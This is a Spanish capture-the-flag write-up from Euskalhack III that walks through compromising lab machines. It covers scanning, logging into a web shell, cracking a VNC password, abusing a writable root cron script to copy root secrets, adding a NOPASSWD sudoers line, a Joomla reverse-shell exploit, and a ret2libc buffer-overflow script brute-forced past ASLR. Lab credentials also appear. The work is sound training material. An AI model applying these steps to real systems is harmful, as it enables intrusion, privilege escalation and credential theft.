CTF Euskalhack III Congress

Antton Rodriguez Ceberio
@therearwindow

Acceso Básico Hadir


Primeros pasos recopilación de información. *nmap -T4 -A 10.43.0.152*


```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-21 17:51 CEST
Nmap scan report for 10.43.0.152
Host is up (0.052s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 ed:f1:e5:d7:35:46:86:e2:c8:95:c9:bf:85:1e:e8:ec (DSA)
|   2048 b7:7d:b6:37:69:67:a2:c3:cf:b8:50:4c:aa:de:fe:6d (RSA)
|   256 71:9a:f5:0f:3e:45:c2:91:ea:42:dd:db:38:17:54:50 (ECDSA)
|_  256 d6:77:f0:4e:df:62:99:06:b1:9c:e2:38:c5:57:b3:2c (EdDSA)
23/tcp  open  telnet  Linux telnetd
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Apache2 Debian Default Page: It works
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|_  100000  2,3,4        111/udp  rpcbind
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.31 seconds
```

Veamos qué le pasa al apache y si tenemos algo :)

La cabeza no ayuda y requerimos de alguien que haga nuestro trabajo de rastreo, lo intentamos con dirBuster cargando uno de los wordlist que nos trae por defecto.


OWASP DirBuster 0.9.10 - Web Application Brute Forcing
File
Options
About
Help
DirBuster - Web Application Directory and File Brute Forcer
Target URL
http://10.43.0.152
Work Method
GET only
Auto Switch (HEAD and GET)
Number Of Threads
10 Threads
Go Faster
Select scanning type:
List based brute force
Pure Brute Force
File with list of dirs/files
0.9.10.app/Contents/DirBuster.app/Contents/Resources/Java/lists/directory-list-2.3-medium.txt
Browse
List Info
Char set
a-zA-Z0-9%20-_
Min length
1
Max Length
8
Select starting options:
Standard start point
URL Fuzz
Brute Force Dirs
Be Recursive
Dir to start with
/
Brute Force Files
Use Blank Extention
File extention
php
URL to fuzz - /test.html?url={dir}.asp
/
Exit
Start



Conseguimos encontrar el directorio /1/ en el servicio web. que contiene un C&C (el código fuente del mismo lo tenemos aquí) https://github.com/b374k/b374k

http://10.43.0.152/1/b374k.php

Perfecto tras mirar la documentación de github nos damos cuenta que por defecto no tiene password pero en este reto si que lo tiene :(

Con un poco de “ingenio” introducimos b374k y estamos dentro!!!! Alegría en el cuerpo :)

Acceder al menú de terminal del C&C

Miramos un poco a quien tenemos en la máquina y en la */home/alice/* tenemos nuestro secret.txt nos deja una flag maravillosa que vemos en *secret.txt*

un simple cat secret.txt nos devuelve nuestra primera flag!

well done dRA6cOyOWhjJ9Fony9nr6V0TCSwCid5p !

Forense **Hadir**

Ufaaa ¿de qué va esto? tenemos un robot con el que hablamos y solo nos entiende en base a lo que le mandamos. Nos descargamos el fichero forppc_200puntos.zip de la /home/alice/ y lo descomprimimos.

Nos dará como resultado 3 archivos.

1.- conversacion_cliente_servidor.pcapng (fichero interesante para analizar en wireshark)
2.- server_redacted.py (una interpretación de lo que sucede en el server)
3.- LEEME.txt (nos indica donde hablar con el robot - nc 54.36.134.37 2323)

Intentamos hablar vía nc y solo nos dice cosas como ***Sigue intentandolo guapi!*** (creo que alguien dejó olvidada una tilde :P)

Es tiempo de wireshark por un lado y el pseudo código de python por otro para comprender qué ocurre en esta conversación de besugos.

Tras un corto análisis del wireshark vemos que tenemos que comenzar las conversaciones con un "OKOK" y una vez recibe esto nos pedirá otra cadena de 24 caracteres "BotMajoTeInvitaAjugarrrr" todo correcto pero luego comienza la fiesta….vemos que nos pide un número que depende del random por tanto esto no lo puedo hacer solo y necesito que alguien comience un análisis dentro de las respuestas y no solo eso, pues me obliga hacer esta operación y acertar 50 veces…. vamos que si no lo hace un robot vamos mal :D

Con este "sencillo" script obtenemos la conversación completa y nuestra ansiada flag!!

```
import socket
import struct

HOST="54.36.134.37"
PORT=2323

def desempaqueta_output(output):
    print "Longitud output: " + str(len(output))
    operacion = int(struct.unpack("b", output[1:2])[0])
    a = int(struct.unpack(">I", output[2:6])[0])
    b = int(struct.unpack("<I", output[6:10])[0])
    ronda = int(struct.unpack("I", output[10:14])[0])

    print "RONDA: %i" % ronda
    if operacion == 1:
        print "Op type: 1"
        print "Op: (%i + %i = %i)" % (a, b, (a+b))
        return (a+b)
    if operacion == 41:
        print "Op type: 41"
        print "Op: (%i - %i = %i)" % (a, b, (a-b))
        return (a-b)
    else:
        return 0

if __name__ == "__main__":
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((HOST, PORT))
    print "> " + s.recv(1024)
    s.send("OKOK")
    print "> " + s.recv(1024)
    s.send("BotMajoTeInvitaAjugarrrr")
    # for loop
    for i in range(1, 50):
        output = s.recv(14)
        op = desempaqueta_output(output)
        ophex = struct.pack("I", op)
        print "RESULTADO: %i" % op
        print "Result op: " + " ".join(hex(ord(n)) for n in ophex)
        print "Longitud op: " + str(len(ophex))
        s.send(ophex)
        #print "> " + s.recv(1024)
    print "> " + s.recv(1024)
    s.shutdown(socket.SHUT_WR)
    s.close()
```

Lo ejecutamos y veamos si funciona ;)

```
python hablamos.py
> HolaSoyBotMajo
> Correcto
Longitud output: 14
RONDA: 1
Op type: 1
Op: (58879 + 3328 = 62207)
RESULTADO: 62207
Result op: 0xff 0xf2 0x0 0x0
Longitud op: 4
Longitud output: 14
RONDA: 2
Op type: 41
Op: (28138 - 21725 = 6413)
RESULTADO: 6413
Result op: 0xd 0x19 0x0 0x0
Longitud op: 4
Longitud output: 14
…..
..
…
..
…..
RONDA: 48
Op type: 41
Op: (32588 - 27804 = 4784)
RESULTADO: 4784
Result op: 0xb0 0x12 0x0 0x0
Longitud op: 4
Longitud output: 14
RONDA: 49
Op type: 41
Op: (42028 - 38211 = 3817)
RESULTADO: 3817
Result op: 0xe9 0xe 0x0 0x0
Longitud op: 4
> Ganador!!!!! flag{ihave_p0w3r_m4th$}
```


Server Admin Hadir

Sabemos que teníamos un C&C por tanto volvemos a ver que nos deja hacer, primeramente al ver el directorio de /home/alice/ con un .vnc/passwd decido mirar si podemos obtener un acceso como alice más cómodo que el que tenemos actualmente.

Subimos el vncpwd a la carpeta /tmp/ vía C&C y lo descomprimimos (me lo habia bajado del master de github https://github.com/jeroennijhof/vncpwd)

Solo nos queda compilarlo e intentar descifrar esa clave. Previo a compilar hemos mirado si tenemos gcc en el server y da la casualidad que lo tenemos y podemos utilizarlo para nuestras hazañas.

Veamos.



/tmp/vncpwd-master/>./vncpwd /home/alice/.vnc/passwd

Password: Pa$$w0rd

Ya tenemos la clave y se comprueba que vía ssh hay acceso y ya somos alice y ya que estamos dentro miramos si podemos escribir en algún fichero, lo simplifico pues en este caso pude encontrar un fichero en el que podía escribir lo que quisiera ;)

alice@Hadir:~$ find /etc -perm -2 -type f 2>/dev/null
/etc/cron.daily/scriptStart
Toma!!! tenemos algo y encima está en el cron.daily (malas noticias el cron se ejecuta una vez al dia y voy a tener que esperar).

Veamos lo que contiene….

```
alice@Hadir:~$ cat /etc/cron.daily/scriptStart
#!/bin/bash
x0vnc4server -PasswordFile=/root/.vnc/passwd &
php -S localhost:8000 &
```

el /etc/crontab me dice que tendre suerte dentro de unas horas, concretamente 6:25 de la mañana, y eso si le llama :(

```
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
```

al ver que al parecer tal como alice tiene el passwd intento dejar unas llamadas para que me copie ficheros a mi home, y tras editar el scriptStart lo dejo de la siguiente manera.

```
x0vnc4server -PasswordFile=/root/.vnc/passwd &
php -S localhost:8000 &
cat /root/secret.txt >> /home/alice/rootsecret.txt
cat /root/.vnc/passwd >> /home/alice/password
```

Mi alegría al ver al proximo dia:

```
alice@Hadir:~$ cat rootsecret.txt
```

well Done!! 7b0f81bdd2b24ba32cb27f6c16e6b900

Pero aun no soy root :(y tengo la sensación de que lo necesitare para algo.

Miro la máquina y me centro en el servidor web que levanta el scriptStart de antes, ya me había fijado previamente que estaba en marcha desde el principio pero ¿para que?


Me conecto como Alice una vez más pero esta vez redireccionando el puerto 8000 a mi localhost

ssh alice@10.43.0.152 -L 8000:localhost:8000

Una vez más esto no tiene nada, pero pensandolo bien si nadie le pasa el parámetro -t al proceso de php -S (que está corriendo como root) debería de estar apuntando a /tmp “?¿”

vamos a ver! si vamos a /tmp y dejamos un index.html sencillo

alice@Hadir:/tmp$ echo "<h1>Hello World</h1>" >> index.html




It Works!!

pues no se me ocurre otra forma que querer tener un C&C como root en el tmp, intentaremos copiar el de /var/www/html/ que tanto nos ayudó con Alice.

Una vez copiado y colocado en /tmp/1/ volvemos al navegador (como no tenía un index pues le llamamos directamente al b374k.php de antes.

http://localhost:8000/1/b374k.php

Esto pide password (como antes) por tanto no vamos mal!! b374k y ya estamos dentro (como root!!)



Me cambio el password o no es el siguiente dilema, tal vez los dejo tal como están pero necesito hacer a alguien root, o esa es mi intención.

Sistema
alice@Hadir:/tmp/1$ cat /etc/issue
Debian GNU/Linux 8 \n \l

alice@Hadir:/tmp/1$ dpkg -l |grep sudo

No tengo resultados…. pues miremos lo que necesita e instalaremos el deb a mano :D

gracias al C&C y de un modo rápido subimos el .deb correspondiente que no requiera nada extra que no tenemos, lo descargo de un mirror de Debian y listos para el upload!

alice@Hadir:/opt$ ls
sudo_1.8.10p3-1+deb8u4_i386.deb

ya lo tengo, pues nada volvemos al C&C y que se encargue root de instalarlo para nosotros y danos privilegios.

dpkg -i ***sudo_1.8.10p3-1+deb8u4_i386.deb*** (en la terminal del C&C)

ahora tocamos el sudoers… con el C&C editamos el fichero y le incluimos la siguiente línea.

alice ALL=(ALL) NOPASSWD:ALL

It works!! one more time ;)

Ya tengo acceso root por si me hace falta algo más, que nunca se sabe.

De todos modos la flag ya la teníamos de antes :D

Acceso Básico **Betria**

Un nmap nos ayuda a ver los servicios y una vez más el vector de ataque más débil que veo la web.

http://10.43.0.150/

Parece un joomla, a ver que mire más.. http://10.43.0.150/administrator/

Confirmado! Pero nos queda saber su versión antes de volvernos locos.

http://10.43.0.150//administrator/manifests/files/joomla.xml

Con esta url confirmó que es una versión 3.4.4 por tanto creo recordar que existía un bug en versiones inferiores a la 3.4.5 de reverse shell y sí!! estaba en lo cierto :)

https://www.exploit-db.com/exploits/39033/

Veamos si lanzando ese exploit conseguimos algo, lo más rápido es utilizar metasploit para ello, y previo al lanzamiento necesito tener a la escucha un netcat en el puerto 4444 (nc -l 4444)

```
sh: no job control in this shell
sh-4.2$ ls
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
sh-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
sh-4.2$
```

It works!!! pero esta vez no es un www-data sino usuario apache (me huele que no estoy en Debian) pero ya veremos que hay por aquí!

Intento de todo pero no puedo tocar nada de la web ni meter una shell pero me encuentro un archivo de nombre users.txt en /var/www/ que contiene lo siguiente.

bob:qUXSMmigBjqtlPL4GMIb

veamos si tenemos algún usuario para acceder con eso o hacer login.

probamos el ssh y todo perfecto, ya somos Bob

```
bob@10.43.0.150's password:
Permission denied, please try again.
bob@10.43.0.150's password:
Last failed login: Thu Jun 21 07:25:46 PDT 2018 from 10.43.0.200 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Thu Jun 21 07:21:09 2018 from 10.43.0.200
[bob@Betria ~]$
```

analizamos un poco a bob… y ya tenemos la flag.

[bob@Betria ~]$ cat secret.txt
well done 65ayTpalsid4BMQH5XZ9l0bo9j2OTyTS !

Exploiting Betria

Mi poca o nula experiencia me lleva a invertir un montón de horas en google en busca de respuestas y lo cierto es que tras aprender cómo explotar la entrada de un ejecutable, no funcionaba, puesto que lo tenía muy controlado la aplicación de level1, comenzamos un análisis con gdb para poder ver, qué es lo que realmente necesita la aplicación.


Antes de comenzar con ello lanzamos un strings a level1 y vemos textos del estilo leerfichero

```
printf@@GLIBC_2.0
_edata
_fini
perror@@GLIBC_2.0
__data_start
puts@@GLIBC_2.0
__gmon_start__
exit@@GLIBC_2.0
__dso_handle
open@@GLIBC_2.0
_IO_stdin_used
__libc_start_main@@GLIBC_2.0
__libc_csu_init
_end
_start
leefichero
_fp_hw
__bss_start
main
_Jv_RegisterClasses
__TMC_END__
_ITM_registerTMCloneTable
_init
close@@GLIBC_2.0
root@moodle31:/opt/level1# _
```

Por otro lado intentamos ver si radare2 nos puede aclarar mas cosas.

```
|           0x0804868e      e85dfdffff     call sym.imp.open           ; int open(const char
*path, int oflag)
|           0x08048693      83c410         add esp, 0x10
|           0x08048696      8945f4         mov dword [local_ch], eax
|           0x08048699      837df4ff       cmp dword [local_ch], -1
|       ,=< 0x0804869d      751a           jne 0x80486b9
|       |   0x0804869f      83ec0c         sub esp, 0xc
|       |   0x080486a2      68d3870408     push str.Error              ; 0x80487d3 ; "Error"
|       |   0x080486a7      e804fdffff     call sym.imp.perror         ; void perror(const ch
ar *s)
```

Todo indica que el fichero quiero tener un -1 a su inicio y siguiendo el código llegamos hasta lo siguiente que nos exige, en este caso 4 arrobas @@@@



Y nos plantan con un offset para el Path

Solo nos quedaba encontrar el modo hasta que dimos con la solución en una cache de google, desgraciadamente era la misma tarea pero tampoco nos funcionaba directamente.

https://webcache.googleusercontent.com/search?q=cache:jutEJhtHhPYJ:https://www.ihacklabs.com/es/ctf-2018-hackplayers-write-up/+&cd=1&hl=es&ct=clnk&gl=es&client=ubuntu

Pero volvemos a intentarlo con lo que nos dice ese writeup!

Creamos esta aplicación y la compilamos para pasarsela a level1.

python exploit.py >> exploit

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import struct
payload = struct.pack("<i", -0x1)
payload += "@"*4
payload += "A"*265
payload += struct.pack("<I", 0xf7654e80) # system
payload += struct.pack("<I", 0xf7647c50) # exit
payload += struct.pack("<I", 0xfffd9df4) # "/bin/sh"
print payload
```

El problema se nos da cuando comprobamos que tenemos el ASLR activado en el servidor y no podemos hacerlo tan fácilmente :(

Lo lanzamos otra vez y buscamos la dirección correspondiente al system, exit y /bin/sh con un p en el caso de los dos primeros y un find "/bin/sh" en gdb. Modificamos y hacemos la llamada a fuerza bruta. (suficiente para saltarnos el ASLR en 32bits)

```
for i in {1...400}; do ./level1 exploit; done
```

Y ya tenemos la **flag stackinteger1337**

;)

Desgraciadamente esto ha sido el trabajo de un lamer en el mundo del exploiting

Acceso Admin **Betria**

Tras horas mirando que tenemos con nuestro usuario bob, procesos, directorios, SUID, GUID etc… veo que tenemos sudo instalado, ¿y si no está correctamente configurado?

Wow!!! no me lo creo aun pero ya somos root y eso tras horas de mirar de todo ;)

```
[bob@Betria ~]$ sudo su -
[sudo] password for bob:
Last login: Thu Jun 21 07:21:32 PDT 2018 on pts/0
[root@Betria ~]#
```

Y ahora a por la flag… es una pena no poder explicar mucho más de lo que se intentó en esta máquina :(

[root@Betria tmp]# ls /root/
anaconda-ks.cfg secret.txt
[root@Betria tmp]# cat /root/secret.txt
Well Done!! 7214dce354acbff06c81f66c4cd00081
[root@Betria tmp]#

Acceso Básico **Avior**

Esta maquina me dejo sin neuronas, tenia algo que tenia que estar muy mal para tan mala leche.

Miramos servicios.

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-21 16:32 CEST
Nmap scan report for 10.43.0.151
Host is up (0.049s latency).
Not shown: 993 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 5.5p1 Debian 6+squeeze5 (protocol 2.0)
| ssh-hostkey:
|   1024 82:25:63:61:29:72:7f:e8:6f:4f:f5:ad:dc:0a:a0:ce (DSA)
|_  2048 1f:1c:e3:5b:6d:54:fd:84:e4:90:45:48:4b:79:c1:93 (RSA)
80/tcp  open  http        Apache httpd 2.2.16
|_http-server-header: Apache/2.2.16 (Debian)
|_http-title: 404 Not Found
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: BOB)
445/tcp open  netbios-ssn Samba smbd 3.5.6 (workgroup: BOB)
512/tcp open  tcpwrapped
513/tcp open  tcpwrapped
514/tcp open  tcpwrapped
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 4m45s, deviation: 0s, median: 4m45s
|_nbstat: NetBIOS name: AVIOR, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.5.6)
|   NetBIOS computer name:
|   Workgroup: BOB\x00
|_  System time: 2018-06-21T15:37:03+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
